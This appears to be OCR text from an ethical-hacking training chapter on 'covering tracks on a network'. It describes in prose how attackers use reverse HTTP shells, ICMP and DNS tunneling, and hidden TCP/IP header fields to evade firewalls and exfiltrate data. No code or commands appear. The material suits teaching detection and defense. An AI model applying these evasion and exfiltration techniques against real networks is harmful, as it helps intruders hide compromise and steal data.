
Figure 6.211: Covering Bash shell tracks




Covering Tracks on a Network

Using Reverse HTTP Shells

- The attacker **installs a reverse HTTP shell** on the victim's machine, which is programmed in such a way that it would ask for commands from an **external master** who controls the reverse HTTP shell
- The victim here will act as a web client who is executing **HTTP GET commands**, whereas the attacker behaves like a web server and responds to the requests
- This type of traffic is considered as **normal traffic** by an organization's network perimeter security controls like DMZ, firewall, etc.

Using Reverse ICMP Tunnels

- The attacker uses an ICMP tunneling technique to use **ICMP echo** and **ICMP reply** packets as a carrier of the TCP payload, to access or control a system stealthily
- The victim's system is triggered to encapsulate the **TCP payload** in an ICMP echo packet that is forwarded to the proxy server
- Organizations have security mechanisms that only check incoming ICMP packets but not outgoing ICMP packets, therefore attackers can easily **bypass the firewall**



Covering Tracks on a Network (Cont'd)

Using DNS Tunneling

- Attackers can use DNS tunneling to **encode malicious content** or data of other programs within DNS queries and replies
- DNS tunneling **creates a back channel** to access a remote server and applications
- Attackers can make use of this back channel to **exfiltrate stolen**, **confidential**, or sensitive information from the server

Using TCP Parameters

- TCP parameters can be used by the attacker to **distribute the payload** and to create **covert channels**
- TCP fields where data can be hidden are as follows:
  - IP Identification field
  - TCP acknowledgement number
  - TCP initial sequence number

Covering Tracks on a Network

- **Using Reverse HTTP Shells**

  An attacker starts this attack by first infecting a victim's machine with malicious code, and thereby installing a reverse HTTP shell on the victim's system. This reverse HTTP shell is programmed in such a way that it asks for commands to an external master, which controls the reverse HTTP shell on a regular basis. This type of traffic is considered normal by an organization's network perimeter security controls like DMZ, firewall, etc.

Once an attacker types something on the master system, the command is retrieved and executed on the victim's system. The victim here acts as a web client who executes the HTTP GET commands, whereas the attacker behaves like a web server and responds to the requests. Once the previous commands are executed, the results are sent in the next web request.

All the other users in the network can normally access the Internet; therefore, the traffic between the attacker and the victim is seen as normal.

- **Using Reverse ICMP Tunnels**

  Internet Control Message Protocol (ICMP) tunneling is a technique in which an attacker uses ICMP echo and reply packets as carriers of TCP payload, to stealthily access or control a system. This method can be used to easily bypass firewall rules, because most organizations have security mechanisms that only check incoming ICMP packets but not outgoing ones.

  An attacker first configures the local client to connect with the victim. The victim's system is triggered to encapsulate a TCP payload in an ICMP echo packet, which is forwarded to the proxy server. The proxy server de-encapsulates and extracts the TCP payload, and then sends it to the attacker.

- **Using DNS Tunneling**

  Attackers can use DNS tunneling to encode malicious content or data of other programs within DNS queries and replies. DNS tunneling usually includes data payload that can be added to the victim's DNS server to create a backchannel to access a remote server and applications.

  Attackers can employ this backchannel to exfiltrate stolen, confidential, or sensitive information from the server.

